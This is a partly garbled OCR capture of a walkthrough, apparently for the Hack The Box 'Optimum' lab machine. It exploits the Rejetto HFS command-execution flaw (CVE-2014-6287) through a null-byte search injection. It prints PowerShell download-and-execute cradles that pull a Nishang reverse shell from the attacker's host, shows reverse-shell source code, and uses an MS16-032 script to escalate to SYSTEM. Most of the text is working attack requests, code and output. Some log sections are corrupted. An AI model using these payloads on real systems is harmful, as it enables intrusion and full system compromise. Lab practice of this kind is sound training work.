

optimum

nmap





Environ 7.770 résultats (0,54 secondes)

Vidéos

Q Tous

https://www.exploit-db.com > exploits ▼ Traduire cette page

Actualités

Rejetto HTTP File Server (HFS) 2.3.x - Exploit Database


4 jan. 2016 — Rejetto **HTTP File Server** (HFS) **2.3**.x - Remote Command Execution (2). CVE-2014-6287CVE-111386 . remote **exploit** for Windows platform.


Images


: Plus

Paramètres

Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)







CVE 2014-6287

The findMacroMarker function in parserLib.pas in Rejetto HTTP File Server (aks HFS or HttpFileServer) 2.3x before 2.3c allows remote attackers to execute arbitrary programs via a %00 sequence in a search action.


How this application works ,they have an internal scripting language , and the internal scripting language use some regular expressions.

we gonna send a nul byte %00 which is also like an end of string, its the end of the string and we can send whatever we want throw we have to know what character to send HFS scripting:

exec | A

ask system to run file A, eventually with parameters. If you need to use the pipe, then use macro quoting. Optional parameter *out* will let you capture the console output of the program in the variable specified by name. Optional parameter *timeout* will specify the max number of seconds the app should be left running. Example: {.exec|notepad.}

i'm sending to burp





```
Request
 Raw
       Params
                Headers
                         Hex
 Pretty
       Raw
              \n
                   Actions 🗸
 1 GET /?search=%00{.exec|ping 10.10.14.16.} HTTP/1.1
 2 Host: 10.10.10.8
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic Oq==
8 Connection: close
9 Referer: http://10.10.10.8/?search=?
10 Cookie: HFS SID=0.157473267056048
11 Upgrade-Insecure-Requests: 1
12
```

that means if u have command execution ping us and we gonna know

```
[/Documents/htb/boxes/optimum
14:51:13:023492 IP 10:10:10:10:10:10:10:14:10:49220: Ftags [3:], seq 4190302200, atk 1007/080493, win 6192, Options [mss 1337,100], wetate 6,3atkOk,13 vat 1938032 etr 34:415120], length 0
14:51:13:023567 IP 10:10:14:16:49328 > 10:10:10:8.http: Flags [P.], seq 1:451, ack 1, win 502, options [nop,nop,TS val 3144151681 ecr 1938852], length 450: HTTP: GET /7search=%001.exec|ping 10:10:14:16:49328 > 10:10:14:16:49328: Flags [P.], seq 1:451, ack 1, win 502, options [nop,nop,TS val 3144151681 ecr 1938852], length 450: HTTP: GET /7search=%001.exec|ping 10:10:14:16:HTTP/1.1
14:51:13:226109 IP 10:10:10:8.http > 10:10:14:16:49328: Flags [P.], seq 1:194, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 193: HTTP: HT
14:51:13.226199 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [P.], seq 1:194, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 193: HTTP: HT TP/1.1 200 0K
14:51:13.226177 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 194, win 501, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:51:13.226191 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [.], seq 194:1539, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 1345: HTTP
14:55:13.226228 IP 10.10.10.8.http > 10.10.10.8.http: Flags [.], ack 1539, win 498, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:55:13.226249 IP 10.10.10.8.http > 10.10.11.16.49328: Flags [.], seq 159:1654, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 115: HTTP
14:55:13.226249 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1654, win 501, options [nop,nop,TS val 3144151883 ecr 1938872], length 0
14:55:13.226267 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1741, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 87: HTTP
14:55:13.226267 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], ack 1741, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 0
14:55:13.226267 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], seq 1741, ack 451, win 257, options [nop,nop,TS val 1938872 ecr 3144151681], length 0
14:55:13.226289 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], seq 451, ack 1742, win 501, options [nop,nop,TS val 1938872 ecr 3144151681], length 0
14:55:13.32897 IP 10.10.14.16.49328 > 10.10.10.8.http: Flags [.], seq 451, ack 1742, win 501, options [nop,nop,TS val 193888 ecr 1938872], length 0
14:55:13.3382714 IP 10.10.10.8.http > 10.10.14.16.49328: Flags [.], ack 452, win 257, options [nop,nop,TS val 1938888 ecr 3144151885], length 0
```

```
it's a blind attack
                                                        )-[~/Downloads/nishang/Shells]
                                                                                                                                                                                                               \label{local-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-power-pow
 Invoke-ConPtyShell.ps1 Invoke-PoshRatHttp.ps1
  Invoke-JSRatRegsvr.ps1
                                                                                                Invoke-PoshRatHttps.ps1
Invoke-JSRatRundll.ps1 Invoke-PowerShellIcmp.ps1 Invoke-PowerShellTcp.ps1
                                                                                                                                                                                                                                                                                                                                                                       Invoke-PowerShellWmi.ps1
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             Remove-PoshRat.ps1
             (root@ kaii)-[~/Downloads/nishang/Shells]
cp Invoke-PowerShellTcp.ps1 /Documents/htb/boxes/optimum
                                                                                    li)-[/Documents/htb/boxes/optimum]
 Invoke-PowerShellTcp.ps1 nmap
                                                                                                                                                                                                                   optimum.ctb optimum.ctb~ optimum.ctb~~ optimum.ctb~~~
```

Invoke-PowerShellTcp.ps1 function Invoke-PowerShellTcp 2 ₽{ **卓**<# 3 4 .SYNOPSIS 5 Nishang script which can be used for Reverse or Bind interactive PowerShell from a target. 6 7 .DESCRIPTION 8 This script is able to connect to a standard netcat listening on a port when using the -Rev Also, a standard netcat can connect to this script Bind to a specific port. 9 10 11 The script is derived from Powerfun written by Ben Turner & Dave Hardy 12 13 .PARAMETER IPAddress 14 The IP address to connect to when using the -Reverse switch. 15 16 .PARAMETER Port 17 The port to connect to when using the -Reverse switch. When using -Bind it is the port on w 18 19 PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444 20 21 22 Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powerca 23 the given IP and port. 24 25 .EXAMPLE 26 PS > Invoke-PowerShellTcp -Bind -Port 4444 27 28 Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powerca 29 .EXAMPLE 30 31 PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444 32 Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netca 33 34 listening on the given IP and port. 35

```
Invoke-PowerShellTcp.ps1 ×
 87
               #Show an interactive PowerShell prompt
               $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
 88
 89
               $stream.Write($sendbytes,0,$sendbytes.Length)
 90
 91
               while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
 92
 93
                   $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 94
                   $data = $EncodedText.GetString($bytes,0, $i)
 95
                   try
 96
                   {
 97
                       #Execute the command on the target.
 98
                       $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
 99
100
                   catch
101
102
                       Write-Warning "Something went wrong with execution of command on the target."
103
                       Write-Error $_
104
105
                   $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106
                   $x = ($error[0] | Out-String)
107
                   $error.clear()
                   sendback2 = sendback2 + x
108
109
110
                   #Return the results
                   $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
111
112
                   $stream.Write($sendbyte,0,$sendbyte.Length)
113
                   $stream.Flush()
114
               $client.Close()
115
116
               if ($listener)
117
118
                   $listener.Stop()
               }
119
120
121
           catch
122
123
               Write-Warning "Something went wrong! Check if the server is reachable and you are using the
124
               Write-Error $
125
126
127
       Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.16 -Port 1337
128
```

c:\Windows\System32 32bits

c:\Windows\SysWow64 still 32bits lib

c:\Windows\SysNative 64bits



```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes 17:03:12.654141 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 1, length 40 17:03:12.654165 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 1, length 40 17:03:12.654401 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 2, length 40 17:03:12.654424 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 2, length 40 17:03:12.654453 IP 10.10.10.8 > 10.10.14.16: ICMP echo request, id 1, seq 2, length 40 17:03:12.654461 IP 10.10.14.16 > 10.10.10.8: ICMP echo reply, id 1, seq 3, length 40 17:03:12.654478 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 3, length 40 17:03:12.654484 IP 10.10.10.8 > 10.10.10.8: ICMP echo reply, id 1, seq 4, length 40 17:03:13.679468 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.14.16: ICMP echo reply, id 1, seq 5, length 40 17:03:13.679488 IP 10.10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.10.10.8 > 10.1
```

ctrl+shift+u to decode

IEX: invoke expressions



search=%00{.exec|c:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX(New-Object Net.WebClient).downloadString('http://10.10.14.16:8000/Invoke-PowerShellTcp.ps1).}

```
Raw Params Headers Hex

Pretty Raw \n Actions \times

1 GET /?search=
%00{.exec|c%3a\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe+IEX(New-Object+Net.WebClient).downloadString('http%3a//10.10.14.16%3a8000/Invoke-PowerShellTcp.ps1').} HTTP/1.1

2 Hoet 10 10 10 8
```

send

```
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 - 10.10.10.8 - [15/Apr/2021 17:09:22] "GET /Invoke-PowerSh
```

```
(root kali)-[/Documents/htb/boxes/optimum]

# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49184
Windows PowerShell running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

PS C:\Users\kostas\Desktop> type user.txt.txt d0c39409d7b994a9a1389ebf38ef5f73

PS C:\Users\Administrator> systeminfo

Host Name: OPTIMUM

OS Name: Microsoft Windows Server 2012 R2 Standard

OS Version:
OS Manufacturer:
OS Configuration:
OS Build Type:
Registered Owner:

6.3.9600 N/A Build 9600
Microsoft Corporation
Standalone Server
Multiprocessor Free
Windows User

Registered Organization:

Product ID: 00252-70000-00000-AA535 Original Install Date: 18/3/2017, 1:51:36 ?? System Boot Time: 22/4/2021, 1:32:28 ??

System Manufacturer: VMware, Inc.

System Model: VMware Virtual Platform

System Type: x64-based PC

Processor(s): 1 Processor(s) Installed.

[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz

BIOS Version: Phoenix Technologies LTD 6.00, 12/12/2018

Windows Directory: C:\Windows

System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1

System Locale: el;Greek

Input Locale: en-us; English (United States)
Time Zone: (UTC+02:00) Athens, Bucharest

Total Physical Memory: 4.095 MB Available Physical Memory: 3.401 MB Virtual Memory: Max Size: 5.503 MB Virtual Memory: Available: 4.846 MB Virtual Memory: In Use: 657 MB

Page File Location(s): C:\pagefile.sys

Domain: HTB

Logon Server: \\OPTIMUM

Hotfix(s): 31 Hotfix(s) Installed. A hotfix is a software update designed

to fix a bug or security hole in a program.

[01]: KB2959936 [02]: KB2896496 [03]: KB2919355 [04]: KB2920189 [05]: KB2928120 [06]: KB2931358 [07]: KB2931366

[08]: KB2933826

[09]: KB2938772 [10]: KB2949621 [11]: KB2954879 [12]: KB2958262 [13]: KB2958263 [14]: KB2961072 [15]: KB2965500 [16]: KB2966407 [17]: KB2967917 [18]: KB2971203 [19]: KB2971850 [20]: KB2973351 [21]: KB2973448 [22]: KB2975061 [23]: KB2976627 [24]: KB2977629 [25]: KB2981580 [26]: KB2987107 [27]: KB2989647 [28]: KB2998527 [29]: KB3000850 [30]: KB3003057 [31]: KB3014442

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) 82574L Gigabit Network Connection

Connection Name: Ethernet0

DHCP Enabled: No

IP address(es) [01]: 10.10.10.8

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

```
Sherlock.ps1 ×
131
           $Global:ExploitTable
132
      L_{\}}
133
134
     □function Find-AllVulns {
135
136
     中
           if ( !$Global:ExploitTable ) {
137
138
                $null = New-ExploitTable
139
140
           }
141
142
                Find-MS10015
143
144
                Find-MS10092
145
                Find-MS13053
146
                Find-MS13081
147
                Find-MS14058
148
                Find-MS15051
149
                Find-MS15078
150
                Find-MS16016
151
                Find-MS16032
152
                Find-MS16034
153
                Find-MS16135
154
                Find-CVE20177199
155
156
                Get-Results
157
158
```

VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenu Win32k Null Pointer Dereference

MSBulletin : MS14-058 CVEID : 2014-4113

Link : https://www.exploit-db.com/exploits/35101/

VulnStatus : Not Vulnerable

Title : ClientCopyImage Win32k

MSBulletin : MS15-051

CVEID : 2015-1701, 2015-2433

Link : https://www.exploit-db.com/exploits/37367/

VulnStatus : Not Vulnerable

Title : Font Driver Buffer Overflow

MSBulletin : MS15-078

CVEID : 2015-2426, 2015-2433

Link : https://www.exploit-db.com/exploits/38222/

VulnStatus : Not Vulnerable

Title : 'mrxdav.sys' WebDAV

MSBulletin : MS16-016 CVEID : 2016-0051

Link : https://www.exploit-db.com/exploits/40085/

VulnStatus : Not supported on 64-bit systems

Title : Secondary Logon Handle

MSBulletin : MS16[032 CVEID : 2016-0099

Link : https://www.exploit-db.com/exploits/39719/

VulnStatus : Appears Vulnerable

Title : Win32k Elevation of Privilege

MSBulletin : MS16-135 CVEID : 2016-7255

Link : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/S

ample-Exploits/MS16-135

VulnStatus : Appears Vulnerable

Title : Nessus Agent 6.6.2 - 6.10.3

MSBulletin : N/A

CVEID : 2017-7199

Link : https://aspel337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.h

tml

VulnStatus : Not Vulnerable

MS16-032 powershell

```
Invoke-MS16032.ps1 ×
330
                 }).AddArgument($Thread).AddArgument($hDuplicateTokenHandle)
331
                 $AscObj = $StartTokenRace.BeginInvoke()
332
333
                Write-Verbose "[>] Starting process race"
                 $SafeGuard = [diagnostics.stopwatch]::StartNew()
334
335
                 while ($SafeGuard.ElapsedMilliseconds -lt 10000) {
                     $StartupInfo = New-Object STARTUPINFO
336
                     # 2 lines added to hide window
$StartupInfo.dwFlags = 0x00000001
337
338
339
                     $StartupInfo.wShowWindow = 0x00000000
                     $StartupInfo.cb = [System.Runtime.InteropServices.Marshal]::SizeOf($StartupInfo) # Struct Size
340
341
                     $ProcessInfo = New-Object PROCESS INFORMATION
342
343
344
                     $GetCurrentPath = (Get-Item -Path ".\" -Verbose).FullName
345
346
                     $CallResult = [Advapi32]::CreateProcessWithLogonW(
                                   "domain", "pass",
02, "$Env:SystemRoot\System32\WindowsPowerShell\v1.0\powershell.exe", " -command $Command"
347
                          0x00000002,
348
                          0x00000004, $null, $GetCurrentPath,
[ref]$StartupInfo, [ref]$ProcessInfo)
349
350
351
                     $hTokenHandle = [IntPtr]::Zero
352
                     $CallResult = [Advapi32]::OpenProcessToken($ProcessInfo.hProcess, 0x28, [ref]$hTokenHandle)
353
354
                     if (!$CallResult) {
                                      handle leak Batman, we have a SYSTEM shell!!`n"
355
356
                          $CallResult = [Kernel32]::ResumeThread($ProcessInfo.hThread)
357
                          $StartTokenRace.Stop()
358
                          $SafeGuard.Stop()
359
                          Return
360
361
362
                     $CallResult = [Kernel32]::TerminateProcess($ProcessInfo.hProcess, 1)
                     $CallResult = [Kernel32]::CloseHandle($ProcessInfo.hProcess)
363
364
                     $CallResult = [Kernel32]::CloseHandle($ProcessInfo.hThread)
365
                }
366
                 $StartTokenRace.Stop()
367
368
                 $SafeGuard.Stop()
369
370
371
        Invoke-MS16032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.16:8000/shell.ps1')"
372
            )-[/Documents/htb/boxes/optimum]
Invoke-MS16032.ps1 Invoke-PowerShellTcp.ps1 nmap optimum.ctb optimum.ctb~ optimum.ctb~~ optimum.ctb~~ Sherlock Sherlock-1.ps1 Sherlock.ps1
             -[/Documents/htb/boxes/optimum]
   cp <u>Invoke-PowerShellTcp.ps1</u> shell.ps1
           )-[/Documents/htb/boxes/optimum]
      .
Invoke-MS16032.ps1 Invoke-PowerShellTcp.ps1 nmap optimum.ctb optimum.ctb~ optimum.ctb~ optimum.ctb~~ shell.ps1 Sherlock Sherlock-1.ps1 Sherlock.ps1
```

```
Sherlock.ps1 x
                     Invoke-MS16032.ps1 ×
                                                shell.ps1 ×
               #Show an interactive PowerShell prompt
 87
               $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
 88
 89
               $stream.Write($sendbytes,0,$sendbytes.Length)
 90
 91
               while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
 92
 93
                   $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 94
                   $data = $EncodedText.GetString($bytes,0, $i)
 95
                   try
 96
 97
                       #Execute the command on the target.
 98
                       $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
 99
100
                   catch
101
102
                       Write-Warning "Something went wrong with execution of command on the target."
103
                       Write-Error $_
104
                   $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '>
105
                   $x = ($error[0] | Out-String)
106
107
                   $error.clear()
                   sendback2 = sendback2 + x
108
109
110
                   #Return the results
111
                   $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112
                   $stream.Write($sendbyte,0,$sendbyte.Length)
113
                   $stream.Flush()
114
               $client.Close()
115
116
               if ($listener)
117
118
                   $listener.Stop()
119
120
121
           catch
122
123
               Write-Warning "Something went wrong! Check if the server is reachable and you are using the
124
               Write-Error $
125
126
127
       Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.16 -Port 1338
128
```

IEX(New-Object Net.Webclient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1')

```
PS C:\Users\kostas\Desktop> IEX(New-Object Net.Webclient).downloadString('http://10.10.14.16:8000/Invoke-MS16032.ps1')

\begin{align*}
\begi
```

```
(root@ kali)-[~]
    nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.8] 49268
Windows PowerShell running as user OPTIMUM$ on OPTIMUM
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PS C:\Users\kostas\Desktop>whoami
nt authority\system
PS C:\Users\kostas\Desktop> cd ../..
PS C:\Users\kostas\Desktop> cd Desktop
PS C:\Users\Administrator
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> type root.txt
51ed1b36553c8461f4552c2e92b3eeed
PS C:\Users\Administrator\Desktop>
```